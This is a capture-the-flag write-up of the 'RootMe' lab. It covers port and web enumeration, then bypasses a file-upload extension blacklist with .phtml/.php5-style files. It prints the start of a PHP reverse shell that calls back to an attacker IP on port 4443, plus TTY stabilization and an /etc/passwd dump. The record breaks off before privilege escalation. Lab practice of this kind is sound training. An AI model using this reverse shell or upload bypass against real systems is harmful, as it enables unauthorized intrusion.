RootMe

Lab objectives

- Identify services exposed on the target host.
- Enumerate the web service attack surface.
- Gain initial access using a file upload feature.
- Escalate privileges to the user with maximum privileges.
- Document commands, evidence, and findings in a reproducible manner.

Skills to be put into practice

- Recognition and enumeration (Nmap).
- Web enumeration (WhatWeb, Nikto, Gobuster, source code review).
- File upload exploitation and remote command execution (RCE).
- Reverse shell management and TTY stabilization.
- Privilege escalation using SUID binaries (GTFOBins).

Target IP

10.66.183.87

1) Initial reconnaissance

A complete port scan and service detection were performed:

```
nmap -T5 -sS -sCV -p- --stats-every=5s -Pn 10.66.183.87
```

```
Nmap scan report for 10.66.183.87
Host is up (0.074s latency).
Not shown: 65398 closed tcp ports (reset), 135 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 16:1e:bf:ba:4c:96:fc:ea:2f:14:22:da:0d:e5:78:d1 (RSA)
|   256 77:10:d6:ea:f9:69:22:e7:d3:f0:22:2f:b7:04:28:fe (ECDSA)
|   256 1b:05:31:e2:42:fc:e3:81:0e:44:8b:97:83:ec:75:9c (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: HackIT - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 167.59 seconds
```

Result: Only **SSH** and **HTTP** services exposed on the host were identified. Therefore, analysis of the **HTTP** service was prioritized.

2) HTTP service enumeration

Gobuster, **Nikto**, **WhatWeb**, and **source code** review were used to analyze the web service.

Nikto

```
nikto -h http://10.66.183.87/
```

Gobuster

```
gobuster dir -u http://10.66.183.87/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 100
```

```
└─$ gobuster dir -u http://10.66.183.87/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.
txt -t 100
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.66.183.87/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
uploads              (Status: 301) [Size: 314] [--> http://10.66.183.87/uploads/]
css                  (Status: 301) [Size: 310] [--> http://10.66.183.87/css/]
js                   (Status: 301) [Size: 309] [--> http://10.66.183.87/js/]
panel                (Status: 301) [Size: 312] [--> http://10.66.183.87/panel/]
server-status        (Status: 403) [Size: 277]
Progress: 207641 / 207641 (100.00%)
===============================================================
Finished
===============================================================
```

WhatWeb

```
whatweb http://10.66.183.87/
```

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ whatweb http://10.66.183.87/
http://10.66.183.87/ [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apach
e/2.4.41 (Ubuntu)], IP[10.66.183.87], Script, Title[HackIT - Home]
```


Source code review

Not Secure view-source:http://10.66.183.87/


```
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width, initial-scale=1.0">
6      <link rel="stylesheet" href="css/home.css">
7      <script src="js/maquina_de_escrever.js"></script>
8      <title>HackIT - Home</title>
9  </head>
10 <body>
11     <div class="main-div">
12         <p class="title">root@rootme:~#</p>
13         <p class="description">
14             Can you root me?
15         </p>
16     </div>
17
18     <!--  -->
19
20     <script>
21         const titulo = document.querySelector('.title');
22         typeWrite(titulo);
23     </script>
24 </body>
25 </html>
26
```

3) Relevant finding


Based on the above results, a **file upload** feature was identified that suggests insufficient validations.




The observed behavior suggests that the form allows the upload of multiple file types and that there is no clear list of allowed extensions (or that the validations are weak).



The existence of the **uploads** directory increases the risk, as it opens up the possibility of executing uploaded content and leading to **RCE (Remote Code Execution)**.



Given that there was an upload point and a potential path to access the uploaded files, a **reverse shell** was prepared (for example, with the support of https://www.revshells.com/).




A file containing the reverse shell payload was created. As a best practice, it is recommended to use non-descriptive names (e.g., a hash) to reduce the risk of

a third party identifying and abusing the file during the testing window.


```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ echo -n "reverse_shell" | md5sum
17c985fdde104f37e274bb17a4be3e13  -

┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ nano 17c985fdde104f37e274bb17a4be3e13.php
```

```
  GNU nano 8.7                    17c985fdde104f37e274bb17a4be3e13.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubuserco>
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.203.116';
$port = 4443;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();
```


Once ready, an attempt was made to upload the file. It was observed that the **.php** extension was not allowed:




This suggests **blacklisting** (explicit blocking of known extensions). Therefore, alternative extensions associated with PHP were tested, such as **.php5**, **.phtml**, **.phar**, among others:




In this case, the upload was successful. The file was then accessed from the **uploads** directory:




Upon opening the file, the following was observed:



To avoid the error observed, it was necessary to set up a listener in a new terminal, using the port defined in the payload (4443):



Subsequently, the file execution was reloaded and the shell was successfully obtained:



4) TTY stabilization

TTY processing was performed to improve interaction with the obtained session:

1. Spawning TTY:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

1. Suspend the process:

```
Ctrl + Z
```

1. Adjust terminal and return to foreground (on the attacking machine):

```
stty raw -echo; fg
```

1. Export terminal variable (on the victim):

```
export TERM=xterm
```

5) Post-exploitation and local enumeration

Once the session was stabilized, the existing users were enumerated:

```
www-data@ip-10-66-183-87:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
rootme:x:1000:1000:RootMe:/home/rootme:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
test:x:1001:1001:,,,:/home/test:/bin/bash
systemd-timesync:x:111:114:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
tss:x:112:117:TPM software stack,,,:/var/lib/tpm:/bin/false
tcpdump:x:113:118::/nonexistent:/usr/sbin/nologin
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
fwupd-refresh:x:115:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1002:1003:Ubuntu:/home/ubuntu:/bin/bash
www-data@ip-10-66-183-87:/$
```

The following users were identified:

- root
- rootme
- test
- ubuntu

An attempt was made to list the sudo privileges of the current user (**www-data**) with `sudo -l`:

```
www-data@ip-10-66-183-87:/$ sudo -l
[sudo] password for www-data:
```

The action was not possible because the required password was not available. Next, directories in **/home** were checked to identify information of interest:

```
www-data@ip-10-66-183-87:/home$ ls -la
total 20
drwxr-xr-x  5 root   root   4096 Aug 10  2025 .
drwxr-xr-x 24 root   root   4096 Feb 28 00:47 ..
drwxr-xr-x  4 rootme rootme 4096 Aug  4  2020 rootme
drwxr-xr-x  3 test   test   4096 Aug  4  2020 test
drwxr-xr-x  4 ubuntu ubuntu 4096 Aug 10  2025 ubuntu
